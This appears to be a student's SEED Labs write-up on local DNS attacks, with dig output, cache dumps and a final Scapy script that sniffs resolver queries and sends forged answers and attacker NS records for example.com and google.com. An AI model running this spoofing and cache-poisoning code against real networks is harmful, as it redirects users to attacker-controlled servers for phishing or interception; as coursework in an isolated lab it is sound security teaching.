SEED Labs – Local DNS Attack Lab
Brian Grigore
3: Environment Setup

```
[10/29/24]seed@VM:~$ docksh cf09a86bf425
```

```
^Croot@cf09a86bf425:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50553
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 050379f299ef1d3501000000672173133356da284c5bcc5f1 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Oct 29 23:43:15 UTC 2024
```

After starting the container I see the correct IP result from the dig command on ns.attacker32.com. The address is 10.9.0.153


```
^Croot@cf09a86bf425:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60267
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7f94d2df461e8c9b0100000006721740ec6f24df4d4ec5c0a (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184.215.14

;; Query time: 1331 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Oct 29 23:47:26 UTC 2024
;; MSG SIZE  rcvd: 88
```

```
root@cf09a86bf425:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13983
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a55b5caab5ec42f901000000672174430dadc91839367866 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Oct 29 23:48:19 UTC 2024
;; MSG SIZE  rcvd: 88
```

From the images we see the address of example.com is 93.184.215.14 and the fake one created by the attacker is 1.2.3.5


Task 0:

Before changing the /etc/hosts file, typing in www.queensu.ca into the web browser returns the Queen's university homepage.



Now, I'll edit the /etc/hosts file, pointing www.queensu.ca to the ip address 10.9.0.5:

```
10.9.0.5        www.queensu.ca
```




```
[10/30/24]seed@VM:~$ ping www.queensu.ca
PING www.queensu.ca (10.9.0.5) 56(84) bytes of data.
64 bytes from www.SeedLabSQLInjection.com (10.9.0.5): icmp_seq=1 ttl=64 time=0.0
31 ms
```

After changing the hosts file, we can now see from pinging the address that the ip resolves to the one we set, and since there is no webpage associated the browser returns an error.

Task 1:

We need to change the interface name in our attacker program to the one that is connected to the network we are sniffing on. To do this, we will run ip -br addr in the attacker container:

```
br-1aa1211c33f6  UP             10.9.0.1/24 fe80::42:1bff:fea6:8f7e/64
```

Now we edit our spoof program with the interface name:

```
pkt = sniff(iface='br-1aa1211c33f6', filter=f, prn=spoof_dns)
```

Before our attack, running dig www.example.com returns:

```
;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184.215.14
```

Now we run our attack:

```
^Croot@VM:/volumes# ./dns_sniff_spoof.py
```

We got the same result and the query time went from 416ms to 0ms, so we need to first clear our cache. To do so, we go to the dns resolver container and run rndc flush:

```
[10/30/24]seed@VM:~$ docksh 224926c9ba98
root@224926c9ba98:/# rndc flush
```

We also had to change a line in the attack program to point to example.com instead of www.example.net, and construct our A record:

```
def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
```

```
    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='10.9.0.153')
```

Now let's run the attacker program, and go back to our user container to run the dig command again:

```
root@VM:/volumes# ./dns_sniff_spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
```

```
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5
```

We can see that our attacker's server returns the request with address 1.2.3.5

Task 2:
For this task, I've modified the attack program to target packets originating from the DNS resolver instead of the client machine. To do this, I've specified the host ip as part of the BPF filter:

```
# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and (dst port 53 and src host 10.9.0.53)'
```

After running the attack program and running the dig command on the client, we receive:

```
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5
```

This means our dns resolver responded with the attacker's ip as expected. Let's look at our dns cache:

```
www.example.com.        863922  A       1.2.3.5
```

We can see that the cache now contains the attacker's addresses for example.com, indicating that our exploit was successful.

Task 3:
For this task, I modified the attack program to add the NS section in:

```
# The Authority Section
NSsec1 = DNSRR(rrname='example.com', type='NS',
               ttl=259200, rdata='ns1.attacker.com')
```

Next, we have to flush the cache and run it with the attack program intercepting the DNS resolver's request to inject our NS into the cache:

```
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6
```

```
example.com.            863922  NS      ns.attacker32.com.
_.example.com.          863922  A       10.9.0.153
login.example.com.      863988  A       1.2.3.6
mail.example.com.       863965  A       1.2.3.6
www.example.com.        863922  A       1.2.3.5
```

We can see that our NS record is in the cache and going to another hostname, in this case, login.example.com, returns the attacker's ip.

Task 4:

First, the attack program is modified to add another NS record for google.com:

```
# The Authority Section
NSsec1 = DNSRR(rrname='example.com', type='NS',
               ttl=259200, rdata='ns1.attacker.com')
NSsec2 = DNSRR(rrname='google.com', type='NS',
               ttl=259200, rdata='ns1.attacker.com')

# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
             qdcount=1, ancount=1, nscount=2, arcount=0,
             an=Anssec, ns=NSsec1/NSsec2)
```

The second record is added in, and the counter/variables are updated in the DNSpkt construction. Let's try running it:

```
root@224926c9ba98:/# rndc flush
root@224926c9ba98:/# rndc dumpdb -cache
root@224926c9ba98:/# cat /var/cache/bind/dump.db | grep "example.com"
example.com.            777591  NS      ns1.attacker.com.
www.example.com.        863992  A       10.0.2.5
root@224926c9ba98:/#
```

```
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5
```

Our NS record for example.com is present in the cache but the second one for google.com is not, this is because the only zones in our lab setup are the attacker32 zone, in which we have an authoritative server for example.com.

Final Attack program:

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='10.9.0.153')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=0,
                 an=Anssec, ns=NSsec1/NSsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and (dst port 53 and src host 10.9.0.53)'
pkt = sniff(iface='br-1aa1211c33f6', filter=f, prn=spoof_dns)
```